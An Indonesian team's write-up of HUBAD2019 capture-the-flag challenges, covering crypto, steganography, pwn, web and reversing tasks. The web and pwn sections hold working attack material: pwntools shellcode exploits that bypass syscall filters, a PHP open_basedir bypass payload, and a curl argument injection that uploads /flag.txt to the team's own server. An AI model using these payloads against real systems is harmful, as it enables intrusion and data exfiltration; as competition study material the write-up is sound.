NAMA TIM :[אלוף]

Ketua Tim	
1.	Riordan Pramana TP
Member	
1.	Imam Udin Abdisalam A
2.	Fakhrur Razi
3.	
4.	

[Crypt200]

Diberikan 3 buah file yaitu **.myflag**, secret.enc, trash.jpg.enc.
Pada file **.myflag** berisi teks yang diencode dengan Base64 bertingkat. Decode secara berulang akan menghasilkan private key yang terenkripsi

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,1BDA293541B36E3D7E90CEF9BC352597

1LEZlGD5DxViXQ3QFK0olTSimQAWLEqsHNc6sDSfN7/GZxpy4mzXt2+GCh9DCpja
dEwJAUBi5oYmtCKpdscNpIf3z4EGdZF/Ef81YgwzR1Nz4rh8g1iPFFFl5or42Ik5
KzqL+idIPSLcipAnOyStocvlz1n7cTi/Mx0Vb/NXSQpObfaSj5aEJ2s8qKjCV1sd
GLOznWxjX8g0x3PKrXVHsEXFGItFKvCczuhtNJP6zQqLt7elDy88gf+MuFYRhe9i
f3VbEMJ3n+UQeSvoQ/WHvKfuZROzQt5qbpWoCQDjCwOkz+fUvqFdx1mWV3/mcWF5
tsu0E0q4hxmAl9YEWybmMCjD+m5A3SJkokxeNg9r/aZHpBixOXj+tvYXP2BBS4oT
lfbum08mczlEadHrEFd5Rkvk6wAE6L1ICyVOhulAFAXALHsv48YR3gtPT0eVYzgi
kAOt1WHZ/5AXcmMLLidY4Cr2qMkHycjC/A5BzfUNsFyyb3bXPrXdl1tijhWve+Lw
pwbLeclWDh2e/aiuSEv/8SuUpLAsoAes6ReelHIDXQV7UGzm3tH+AhdvRgO/vAU6
REl3A7lnwvGfanZNa3+5oh1cihAHrKzqOvGgGkLr9f16ROxEqHX663Mst+waVtFX
+Vct+wfVaOmk1Q9srix4QGDxo/5ugkBlycDEx0Eyl9nsS1eilsN0GQgP1U8ldVX8
VkIoxPrpoR2vle+MRTAjgc3tC44ZVyoocp6lu4TDs0PD93aEsyfGrnPay8A746h4
ftdm/nNRG0EwMQOWw7oK6t02RS6cqimkACpmvqNojfwlAG7JWCPLODvL34+8BgYi
yw+wXr0Fr4JQgOnj83VvIGeeG3yPJqa2X6XKEekO+wXqu6pEirVEcRbFi6hz4c06
FnFC+2gYlPFIbJZde76wdqTMLccN4505k9h5SmsI6t7XZRYlKyyhmhk0LhGsT3VY
uJ4pvI4zJzvHaRYrRDyt/z00A6zd4lEOjQZXANQB+ia7q4X0GbEaB/QLGsaF8t5r
dN/ssDczld9DO7VxgictdnAAsekWu1huGfvwFr3Y+jqJyGslfzI8C4Cq7EjAB3Zv
pjefPwzFRYXhd0gvzga4xWrrTr4ELDEV6YgNzNgH4B+hQeW5eDxTJWaa8zdyaa33
MNkg2vpg9JO22wu5TNfZRkhR6mtgQgLjDwdF2Y7NUMj6R3vCXaDqSrVw27FhPzQQ
GXwane15w6mlUhUWjRFc/SEkNbuI+tpriUyy4UqNFUHYvIgP584T+UYeT4YBWJSU
bua5WuGyhHG2FKRKpGZi5Al6WpqwJtAWQRL0If1gaG1ZBsqkO52PnB1PtoK22/ys
tG6ng6bawHF30TeLiW0VKAlBaiwNWc+THK1qzHmm/VWsuDCbUwpA4zuVslgbZ5eQ
SdycgZ41U1r/SGbcPNb0K8Q7GJ0nT50QftjCBtIbrJMK1TjcpVUCGxBYhQhRQ2r+
QHXGWVcVMtPzz+RE1Ld7gg3hb8nI29m56hoSdkHqaG+aMdM4A9bmfSh5I5mTjsop
ZE3Gmc0uqMyZE7gn9nbyT0KdQMKe34GEBrid0A5C3w5I7Z7ZcyiFxpvnmogq1cg9
-----END RSA PRIVATE KEY-----
```

Asumsi kami, kita diharuskan mendekripsi private key ini, kemudian gunakan untuk mendekripsi secret.enc. Hasil dari secret.enc adalah kunci dari enkripsi trash.jpg.enc, karena isi file pada trash.jpg.enc mengandung awalan **Salted__** dimana merupakan ciri-ciri teks yang dienkripsi dengan OpenSSL
Kita coba brute-force passphrase untuk mendekripsi private key ini dengan wordlist **rockyou.txt**

```
from subprocess import PIPE, Popen
import subprocess
import sys

def cmdline(command):
    proc = subprocess.Popen(str(command), stdout=subprocess.PIPE,
stderr=subprocess.PIPE, shell=True)
    _, err = proc.communicate()
    return err

def main():
    words = [line.strip() for line in open('rockyou.txt')]
```

```
    print("\n")
    count=0

    for w in words:
        strcmd = "openssl rsa -in priv.key.txt -out priv.key -passin pass:"+w
        res=cmdline(strcmd)
        if res.startswith("writing"):
                print("\nThe key is: "+w)
                sys.exit()
        print(str(count)+"/"+str(w))
        count=count+1
    print("\n")

if __name__ == '__main__':
    main()
```

Jalankan dan setelah beberapa saat, ditemukan passphrase yang benar yaitu **hellfire**

```
923/cesar
924/lolipop
925/butterfly1
926/chloe
927/lawrence
928/xbox360
929/sheena
930/murphy
931/madalina
932/anamaria
933/gateway
934/debbie
935/yourmom
936/blonde
937/jasmine1
938/please
939/bubbles1
940/jimmy
941/beatriz

The key is: hellfire
```

Kemudian coba dekripsi secret.enc dengan private key yang didapat dengan perintah berikut
rsautl -decrypt -in secret.enc -out plaintext.out -inkey priv.key
Namun terjadi padding error, lalu kami coba-coba menggunakan skema padding yang lain dan ternyata padding yang benar adalah dengan **oaep**. Command untuk mendekripsi secret.enc sehingga menjadi
rsautl -decrypt -in secret.enc -out plaintext.out -inkey priv.key –oaep
Didapatkan plaintext dari secret.out meskipun tidak terbaca

```
merricx@SentineL:/mnt/d/ctf/dirhubad$ hd plaintext.out
00000000  17 37 2c 2f 99 f7 c7 51  c7 5d 1d da ba cc b3 f4  |.7,/...Q.]......|
00000010  30 41 9c af e9 6a 5e 9f  d8 ae 78 68 a2 23 76 f0  |0A...j^...xh.#v.|
00000020
merricx@SentineL:/mnt/d/ctf/dirhubad$
```


Kemudian, gunakan file tersebut untuk mendekripsi trash.jpg.enc dengan algoritma **aes-256-cbc** (diketahui dari panjang karakter plaintext.out yaitu 32)

```
merricx@SentineL:/mnt/d/ctf/dirhubad$ openssl enc -d -aes-256-cbc -in trash.jpg.enc -pass file:plaintext.out
HUBAD2019{42d186dd44c71bb0bd3fcddeec881320}
merricx@SentineL:/mnt/d/ctf/dirhubad$
```

FLAG: HUBAD2019{42d186dd44c71bb0bd3fcddeec881320}

[keerkode]

Diberikan sebuah gambar QR code dengan version yang cukup besar namun dengan ukuran gambar yang kecil sehingga membuat QR code sulit untuk dibaca




Kemudian, kita diharuskan mendecode-nya melalui script sehingga presisi pada pixelnya lebih akurat menggunakan modul qrtools pada python

```
import qrtools

qr = qrtools.QR()
qr.decode('qr.png')
print qr.data
```

Ketika dijalankan menghasilkan angka-angka binary. Decode ke ASCII dan didapatkan flagnya



FLAG: HUBAD2019{k3ercode_data!}

[peta_rahasia]

Diberikan sebuah gambar peta sebagai berikut


Pada deskripsi soal menunjukkan ada pesan rahasia didalam gambar tersebut dengan password **artnenVAQBARFVN**
Password tersebut masih dienkripsi dengan Caesar cipher dengan password yang asli adalah negaraINDONESIA

Kemudian untuk mengekstrak pesan pada gambar tersebut kita gunakan https://aperisolve.fr/ dan masukkan password tadi

Dihasilkan sebuah file **rahasia.txt** pada steghide, buka file tersebut dan didapat flagnya

FLAG: HUBAD2019{indonesia_tanah_AIR_b3t4}

[Misc5]



Diberikan karakter dengan beberapa karakter yang *redacted*. Dengan diketahui hasil digest **sha1(md5())** dari karakter yang benar, kita harus melakukan brute-force sehingga mendapatkan string lengkap dengan hasil digest yang sama
Penyelesaiannya dengan script python berikut

```
import hashlib
import string
import sys

enc = '#6TV#ZDwJPNA30eGQ#X8b7xd#gYrRWHBS9h1Lv!#'

for i in string.ascii_letters+string.digits:
    for j in string.ascii_letters+string.digits:
        for k in string.ascii_letters+string.digits:
            for l in string.ascii_letters+string.digits:
                for m in string.ascii_letters+string.digits:
                    check =
'{0}6TV{1}ZDwJPNA30eGQ{2}X8b7xd{3}gYrRWHBS9h1Lv!{4}'.format(i,j,k,l,m)
                    check = "HUBAD2019{"+check+"}"
                    print check
                    if hashlib.sha1(hashlib.md5(check).hexdigest()).hexdigest() ==
'64c6d8504872637e8426d4f25fb0436a3f2800dd':
                        print check
                        sys.exit()
```

Jalankan dan didapatkan flagnya

FLAG: **HUBAD2019{c6TViZDwJPNA30eGQsX8b7xd4gYrRWHBS9h1Lv!E}**

[pesan_RAH]

Diberikan file pesan_RAH.exe yang sebenarnya merupakan file zip. Ekstrak file tersebut menghasilkan dua buah file yaitu **pesan_RAH.pdf** dan **rockyout.txt**
File pesan_RAH.pdf diproteksi dengan password dan dengan clue file rockyout.txt tersebut, kami mencoba melakukan brute-force dengan wordlist rockyou.txt menggunakan **pdfcrack**

```
merricx@SentineL:/mnt/d/ctf/dirhubad$ pdfcrack -f pesan_RAH.pdf -w rockyou.txt

PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -1028
Length: 128
Encrypted Metadata: True
FileID: d67aa1ca54f7615b058a05ac971c8cda
U: 957da08163a2e182ea5d78bb3264d15d00000000000000000000000000000000
O: 55fc9e291465462a2a8cc64b3e4af9ce584c313a398fc474c35924682ba54f3f
found user-password: 'yellow'
merricx@SentineL:/mnt/d/ctf/dirhubad$ clear
merricx@SentineL:/mnt/d/ctf/dirhubad$
```

Ditemukan password yang benar yaitu yellow. Buka file tersebut dan didapat flagnya

FLAG: HUBAD2019{BENDERA_MERAH_PUTIH!!!!}

[pwn300]

Diberikan sebuah file binary ELF 32 bit yang menerima inputan user berupa shellcode dan akan mengeksekusinya.Berikut adalah screenshot pseudocode dari fungsi main binary tersebut

```
undefined4 main(void)

{
  FILE *__stream;
  undefined4 uVar1;
  int in_GS_OFFSET;
  EVP_PKEY_CTX *ctx;
  int __sig;
  uint local_84;
  uint local_80;
  char local_78 [100];
  int local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  local_14 = *(int *)(in_GS_OFFSET + 0x14);
  init(ctx);
  __stream = fopen("flag.txt","r");
  puts("read flag");
  fgets(local_78,100,__stream);
  write(1,"Enter Your Shellcode > ",0x17);
  read(0,shellcode,0xc);
  local_84 = 0;
  while (local_84 < 0xd) {
    if ((shellcode[local_84] == -0x50) && (shellcode[local_84 + 1] == ';')) {
      kill((__pid_t)ctx,__sig);
    }
    if ((shellcode[local_84] == -0x50) && (shellcode[local_84 + 1] == '\x02')) {
      kill((__pid_t)ctx,__sig);
    }
    if ((shellcode[local_84] == '\x0f') && (shellcode[local_84 + 1] == '\x05')) {
      kill((__pid_t)ctx,__sig);
    }
    local_84 = local_84 + 1;
  }
  local_80 = 0;
  while (local_80 < 0xd) {
    shellcode[local_80] = (byte)local_80 ^ shellcode[local_80];
    local_80 = local_80 + 1;
  }
  (*(code *)shellcode)();
  uVar1 = 0;
  if (local_14 != *(int *)(in_GS_OFFSET + 0x14)) {
    uVar1 = __stack_chk_fail_local();
  }
  return uVar1;
}
```

Dari pseudocode tersebut, dapat diketahui jika hal pertama yang dilakukan binary tersebut adalah membaca flag yang terdapat pada file flag.txt, kemudian menyimpannya ke dalam stack, kemudian membaca inputan shellcode dari user. Akan tetapi, shellcode yang dimasukkan memiliki batasan-batasan sebagai berikut:

1. panjang inputan yang diterima oleh binary tersebut hanya 12 bytes (0xC)

2. Shellcode tidak boleh terdapat **“\xb0\x3b”** atau **“\xb0\x02”** atau **“\x0f\x05”**

3. shellcode yang dimasukkan akan di-XOR terlebih dahulu dengan index masing-masing bytes sebelum dieksekusi

Untuk mendapatkan flagnya, scenario yang kami gunakan adalah sebagai berikut:

1. Memasukkan shellcode untuk memanggil fungsi read agar selanjutnya dapat memasukkan shellcode lebih dari 12 bytes

2. Memasukkan shellcode untuk memanggil fungsi write agar menampilkan isi stack, sehingga mendapatkan flag.

Berikut adalah script solver yang kami gunakan:

```
from pwn import *
context.arch = "i386"


#p = process("./sandbox_remake32")
#gdb.attach(p, 'b *0x08048828')
p = remote("172.16.24.210",2025)


x = '''
pop ebx
add bl, 21
sub bh, 1
push 100
call ebx
'''


def xorShell(shell):
        shell = list(shell)
        for i in range(0,0xd):
                try:
                        shell[i] = chr(ord(shell[i])^i)
                except:
```

```
                pass
        return "".join(shell)


## Send Shellcode to read > 12 bytes
shell = xorShell(asm(x))
p.sendline(shell)


## Send Shellcode to display stack value
x = shellcraft.i386.write(1,'esp+28',200)
shell = xorShell(asm(x))
p.sendline(shell)
p.interactive()
```

Hasil eksekusi

```
[+] Opening connection to 172.16.24.210 on port 2025: Done
[*] Switching to interactive mode
read flag
\x00\x00\x00\x00\x00\x00`Q\x93    you_are_shellc0de_master_d1c9fbda9c83c219b3937
4e85a55a6ab
\x00◆◆◆◆\x00\xab1◆◆◆◆◆◆\x00\x00\x9c\xff\xa9\xff\x9b\x88\x0▯x00\x00\x00\x94\xff\
xa9\xff\x9c\xff\xa9\xff\x0025n\x00\xff\xa9\xff\x00\x00\x00\x00\x00\x00\x00\x00\x
81\xbe◆◆\x00\x80◆◆\x80◆◆\x00\x00\x00\x81\xbe◆◆▯x[*] Got EOF while reading in in
teractive
$
```

Flag : **HUBAD2019{you_are_shellc0de_master_d1c9fbda9c83c219b39374e85a55a6ab}**

[pwn400]

Hampir sama dengan soal Pwn300, akan tetapi terdapat beberapa perbedaan pada filter shellcode, yaitu

1. Panjang shellcode yang dibaca dari inputan user adalah 17 bytes
2. Shellcode disimpan dalam section bss pada address 0x6020d0
3. Terdapat filter untuk syscall
4. Shellcode akan di-XOR dengan index masing-masing byte sebelum dieksekusi
5. Sebelum memasukkan shellcode, harus menebak nilai random terlebih dahulu

Berikut adalah pseudocode dari fungsi main

```
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  tVar2 = time((time_t *)0x0);
  srand((uint)tVar2);
  puts("Game Started");
  local_28 = 0;
  while (local_28 < 0x14) {
    __isoc99_scanf(&DAT_00400f62,&local_30);
    iVar1 = rand();
    if (iVar1 != local_30) {
      puts("Exit");
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    local_28 = local_28 + 1;
  }
  printf("> ");
  read(0,shellcode,0x11);
  local_2c = 0;
  do {
    if (0x10 < local_2c) {
      install_syscall_filter();
      local_20 = 0;
      while (local_20 < 0x11) {
        shellcode[local_20] = (byte)local_20 ^ shellcode[local_20];
        local_20 = local_20 + 1;
      }
      local_18 = shellcode;
      (*(code *)shellcode)();
      uVar3 = 0;
LAB_00400e5e:
      if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
        __stack_chk_fail();
      }
      return uVar3;
    }
    if ((shellcode[(long)(int)local_2c] == '\x0f') &&
       (shellcode[(long)(int)(local_2c + 1)] == '\x05')) {
      puts("[*] blocked !");
      uVar3 = 0xffffffff;
      goto LAB_00400e5e;
    }
    local_2c = local_2c + 1;
  } while( true );
```

Scenario yang kami lakukan untuk mendapatkan flag adalah sebagai berikut

1. Memasukkan shellcode untuk memanggil read dengan size lebih dari 17 bytes

2. Untuk membypass filter “\x0f\x05”, kami mengirim “\x0f\x04” kemudian akan ada operasi add 1 untuk mengubah \x04 menjadi \x05

3. Karena tidak dapat execute shellcode untuk mendapatkan shell, kami memilih untuk melihat isi directory terlebih dahulu menggunakan getcwd, kemudian membaca file flag dengan open, read dan write

Berikut adalah script solver yang kami gunakan

```
from pwn import *
import ctypes


libc = ctypes.CDLL("libc.so.6")
libc.srand(libc.time(0))
bss = 0x6020d0


def xorShell(shellcode):
    new_shellcode = list(shellcode)
    for i in range(0,0x11):
        try:
            new_shellcode[i] = chr(ord(new_shellcode[i]) ^ i)
        except:
            pass
    return "".join(new_shellcode)


def leak(dirname):
    #p = process("./sandbox2")
    p = remote("172.16.24.210",2020)
    context.arch='amd64'


    libc.srand(libc.time(0))
    for i in range(20):
        p.sendline(str(libc.rand()))
```

```
    payload = '\xBB' + p32(bss + 0x10)
    payload += '\x80\x03\x01'
    payload += "\x48\x87\xD6\xB2\xFF"
    payload += "\x31\xff"
    payload += "\x0F\x04"
    payload = xorShell(payload)

    p.send(payload)
    payload1 = "a" * 0x11
    payload1 += "\x48\x31\xc0\x48\x31\xff\xeb\x55\x5f\x48\x31\xf6\x48\x31\xd2\x48\xc7\xc0\x02\x00\x00\x40\x0f\x05\x48\x85\xc0\x74\x36\x48\x89\xc7\x66\xba\x00\x03\x48\x29\xd4\x48\x89\xe6\xb0\x4e\x0f\x05\x48\x89\xc2\x48\x31\xc0\x48\xff\xc0\x48\xff\xc0\x48\xff\xc0\x0f\x05\x48\x89\xe6\x48\x31\xc0\x48\xff\xc0\x48\x31\xff\x48\xff\xc7\x0f\x05\x48\x01\xd4\x48\x31\xc0\xb0\x3c\x48\x31\xff\x0f\x05\xe8\xa6\xff\xff\xff"
    payload1 += dirname + "\x00"
    payload1 = xorShell(payload1)
    p.send(payload1)

    data = p.recvall()
    print data
    p.close()

def read_file(filename):
    #p = process("./sandbox2")
    p = remote("172.16.24.210",2020)
    context.arch='amd64'
```

```
    libc.srand(libc.time(0))


    for i in range(20):
        p.sendline(str(libc.rand()))



    payload = '\xBB' + p32(bss + 0x10)
    payload += '\x80\x03\x01'
    payload += "\x48\x87\xD6\xB2\xFF"
    payload += "\x31\xff"
    payload += "\x0F\x04"
    payload = xorShell(payload)
    p.send(payload)


    payload1 = "a" * 0x11
    payload1 += "\xeb\x2f\x5f\x68\x02\x00\x00\x40\x58\x48\x31\xf6\x0f\x05\x66\x81\xec\xef\x0f\x48\x8d\x34\x24\x48\x97\x48\x31\xd2\x66\xba\xef\x0f\x48\x31\xc0\x0f\x05\x6a\x01\x5f\x48\x92\x6a\x01\x58\x0f\x05\x6a\x3c\x58\x0f\x05\xe8\xc9\xff\xff\xff"
    payload1 += filename + "\x00"
    payload1 = xorShell(payload1)
    p.send(payload1)


    data = p.recvall()
    print data
    p.close()


#leak(".")
```


```
read_file("very_l00ng_flag_remake")
```

Ketika run script untuk leak isi direktori, lebih baik untuk di pipe ke command strings agar hasil lebih mudah terbaca.

Setelah dilakukan leak isi direktori, diketahui nama file flag adalah **very_l00ng_flag_remake**
Selanjutnya tinggal dipanggil fungsi read_file dan didapatkan flagnya.

Flag: **HUBAD2019{bypassing_secc0m_for_fun}**

[webget]

Diberikan sebuah website untuk mendapatkan flag, lakukan curl ke /flag.php

```
XFread ~/hubad
ganezo $ curl http://172.16.24.210:2209/
<!DOCTYPE html>

<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Invisible flag</title>
  </head>

  <body>
    <a href="flag.php">flag is here</a>
  </body>
</html>


XFread ~/hubad
ganezo $ curl http://172.16.24.210:2209/flag.php
HUBAD2019{cuRL_Web_BasiXXX}
```

Flag : **HUBAD2019{cuRL_Web_BasiXXX}**

[Fetcher]

Dari source code yang diberikan, terlihat jika web akan menggunakan value parameter **url** sebagai argumen perintah **curl** yang dieksekusi dengan menggunakan **shell_exec**. Terdapat beberapa filter yang diterapkan, akan tetapi karena tujuan kita hanya untuk mendapatkan flag.txt, kita dapat membuat curl untuk melakukan upload file ke suatu server. Disini kami menggunakan vps untuk melisten pada port 80, kemudian memasukkan payload berikut agar curl melakukan upload file

?url=http://46.38.251.104/+-F+'data=@/flag.txt'

Hasil di server kami memperoleh flagnya


```
Listening on [0.0.0.0] (family 0, port 80)
Connection from [36.92.63.3] port 80 [tcp/http] accepted (family 2, sport 38768)
POST / HTTP/1.1
Host: 46.38.251.104
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 276
Content-Type: multipart/form-data; boundary=------------------------779c8804d921f482

--------------------------779c8804d921f482
Content-Disposition: form-data; name="data"; filename="flag.txt"
Content-Type: text/plain

HUBAD2019{jutaan_orang_tidak_menyadari_bahwa_command_injection_di_argumen_bisa_berbahaya}

--------------------------779c8804d921f482--
```

FLAG:
HUBAD2019{jutaan_orang_tidak_menyadari_bahwa_command_injection_di_argumen_bisa_berbahaya}

[web400]

Diberikan sebuah website dengan fungsi eval dimana ada filter addslashes, kita dapat melakukan bypass menggunakan chr(). Disitu kita perlu melakukan bypass open_basedir ke / untuk melakukan read flag. Terdapat beberapa disabled function :

disable_functions	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,symlink,link,syslog,imap_open,ld,mail, error_log, putenv,file_get_contents,readfile	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,symlink,link,syslog,imap_open,ld,mail, error_log, putenv,file_get_contents,readfile

Berikut penyelesaian yang dibuat :


```python
import re
from requests import get

payload = """chdir('kakaesi');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');
echo fgets(fopen('/flag.txt','r'),111);"""

for l in list(set(re.findall(r"'(.*?)'", payload))):
    new = ""
    for i in l:
        new += "chr(%s)." % str(ord(i))
    payload = payload.replace("'%s'" % l, new[:-1])
payload = payload.replace("\n","")

print get("http://172.16.24.210:2201/?python="+payload).text
```

Run :



Flag : **HUBAD2019{Relain_aja_ini_challenge_dibuat_disini}**

[REVER1]

Diberikan sebuah file ELF 64 bit yang meminta inputan flag. Berikut hasil decompile fungsi main pada file ELF tersebut :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@5
  __int64 v4; // rsi@9
  size_t i; // [sp+0h] [bp-C0h]@1
  size_t v6; // [sp+8h] [bp-B8h]@1
  char s2[8]; // [sp+10h] [bp-B0h]@1
  char s[136]; // [sp+30h] [bp-90h]@1
  __int64 v9; // [sp+B8h] [bp-8h]@1

  v9 = *MK_FP(__FS__, 40LL);
  strcpy(s2, "r^|\x17-ò\x0FA'è\x1F+(l\x17\x17\x17\x17ù+(-\x02(>4+\x17-8");
  puts("Flag nya apa nih Kang ?:");
  fgets(s, 128, stdin);
  s[strlen(s) - 1] = 0;
  v6 = strlen(s);
  for ( i = 0LL; i < v6; ++i )
    s[i] = get_tbl_entry((unsigned int)s[i]);
  if ( v6 == 30 )
  {
    if ( !strncmp(s, s2, 0x1FuLL) )
    {
      puts("YESSS BERHASIL");
      result = 0;
    }
    else
    {
      puts("SALAH NIH");
      result = 1;
    }
  }
  else
  {
    puts("SALAH NIH");
    result = 1;
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v9;
  return result;
}
```

Dari hasil decompile fungsi main diatas dapat dibuat ketentuan sebagai berikut :

1. Inputan kita akan diolah terlebih dahulu pada function get_tbl_entry
2. Panjang flag == 30
3. Flag akan dibandingkan dengan menggunakan fungsi strncmp
4. Hasil dari pengolahan inputan akan selalu sama

```
   0x555555554496d <main+333>:    call   0x555555554660 <strncmp@plt>
=> 0x555555554972 <main+338>:    test   eax,eax
   0x555555554974 <main+340>:    jne    0x555555554989 <main+361>
   0x555555554976 <main+342>:    lea    rdi,[rip+0xda]        # 0x555555554a57
   0x55555555497d <main+349>:    call   0x555555554670 <puts@plt>
   0x555555554982 <main+354>:    mov    eax,0x0
                                 Stack
0000| 0x7fffffffdad0 --> 0x1e
0008| 0x7fffffffdad8 --> 0x1e
0016| 0x7fffffffdae0 --> 0x410f95cd17db5e72
0024| 0x7fffffffdae8 --> 0x17176cf4d81f8a27
0032| 0x7fffffffdaf0 --> 0xf402cdf4d8971717
0040| 0x7fffffffdaf8 --> 0x26d217d8343e
0048| 0x7fffffffdb00 --> 0xa8b1d6e7557447a3
0056| 0x7fffffffdb08 --> 0xe3607a39b0b2f1fb

Legend: code, data, rodata, heap, value

Breakpoint 1, 0x0000555555554972 in main ()
gdb-peda$ x/8wx $rdi
0x7fffffffdb00: 0x557447a3      0xa8b1d6e7      0xb0b2f1fb      0xe3607a39
0x7fffffffdb10: 0xc2b4ccd0      0x186ae4f7      0xdb1744c5      0x0000cd1f
gdb-peda$
```

Sehingga kita dapat mengambil hasil inputan yang sudah diolah dengan cara berikut :

1. Lakukan break pada main+338
2. Run dan masukkan inputan berupa character yang ingin di leak
3. Leak pada rdi sepanjang 8 byte.

Gambar diatas merupakan hasil leak dari inputan "**ABCDEFGHIJKLMNOPQRSTUVWXYZabcd**". Kemudian untuk mendapatkan encrypted flag dapat melakukan disas pada fungsi main :

```
0x000055555555483a <+26>:    movabs rax,0x410f95cd17db5e72
0x0000555555554844 <+36>:    movabs rdx,0x17176cf4d81f8a27
0x000055555555484e <+46>:    mov    QWORD PTR [rbp-0xb0],rax
0x0000555555554855 <+53>:    mov    QWORD PTR [rbp-0xa8],rdx
0x000055555555485c <+60>:    movabs rax,0xf402cdf4d8971717
0x0000555555554866 <+70>:    mov    QWORD PTR [rbp-0xa0],rax
0x000055555555486d <+77>:    mov    DWORD PTR [rbp-0x98],0x17d8343e
0x0000555555554877 <+87>:    mov    WORD PTR [rbp-0x94],0x26d2
0x0000555555554880 <+96>:    mov    BYTE PTR [rbp-0x92],0x0
```

Dari **main+26** – **main+96**, merupakan pemanggilan fungsi strcpy dimana encrypted flag dimasukkan dengan bentuk little endian.

Setelah melakukan leak pada semua character dan juga menata encrypted flag, dibuat solver sebagai berikut :

```python
now = 0
mapping = {}
flag_enc = "410f95cd17db5e72".decode("hex")[::-1] + "17176cf4d81f8a27".decode("hex")[::-1] + "f402cdf4d8971717".decode("hex")[::
flag = ""
char = "0xcd1fdb17  0x72ff373e  0x8b0175d8  0xec02f46e 0x6c341048   0x1bbf165e  0x47a3937b 0xd6e75574   0xf1fba8b1  0x7a39b0b2
maps = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz12345690_!}{78"
for c in char:
    tm = c[2:].decode("hex")[::-1]
    for t in tm:
        mapping.update({maps[now] : t})
        now += 1

for f in flag_enc:
    for m,z in zip(mapping.keys(),mapping.values()):
        if f == z:
            flag += m
            break
print(flag)
```

Flag : **HUBAD2019{CINTAAAA_INDONESIA!}**

[siap komandan]

Diberikan sebuah binary ELF 64 bit untuk melakukan pengecekan keygen, berikut hasil decompile fungsi verify key, dan enc

```
bool __fastcall verify_key(const char *a1)
{
  bool result; // al@3
  char *s2; // ST18_8@4

  if ( strlen(a1) > 9 && strlen(a1) <= 0x40 )
  {
    s2 = enc(a1);
    result = strcmp("[OIonU2_<__nK<KsK", s2) == 0;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

```
  v4 = malloc(0x40uLL);
  v3 = strlen(a1);
  v6 = 72;
  for ( i = 0; i < v3; ++i )
  {
    v1 = a1[i] * v6 + 12 * v6 + 17;
    v4[i] = v1 - 70 * (((v1 + ((-368140053LL * v1) >> 32)) >> 6) - (v1 >> 32)) + 48;
    v6 = v4[i];
  }
  return v4;
}
```

Dari situ dapat dibuat script untuk melakukan generate keygen

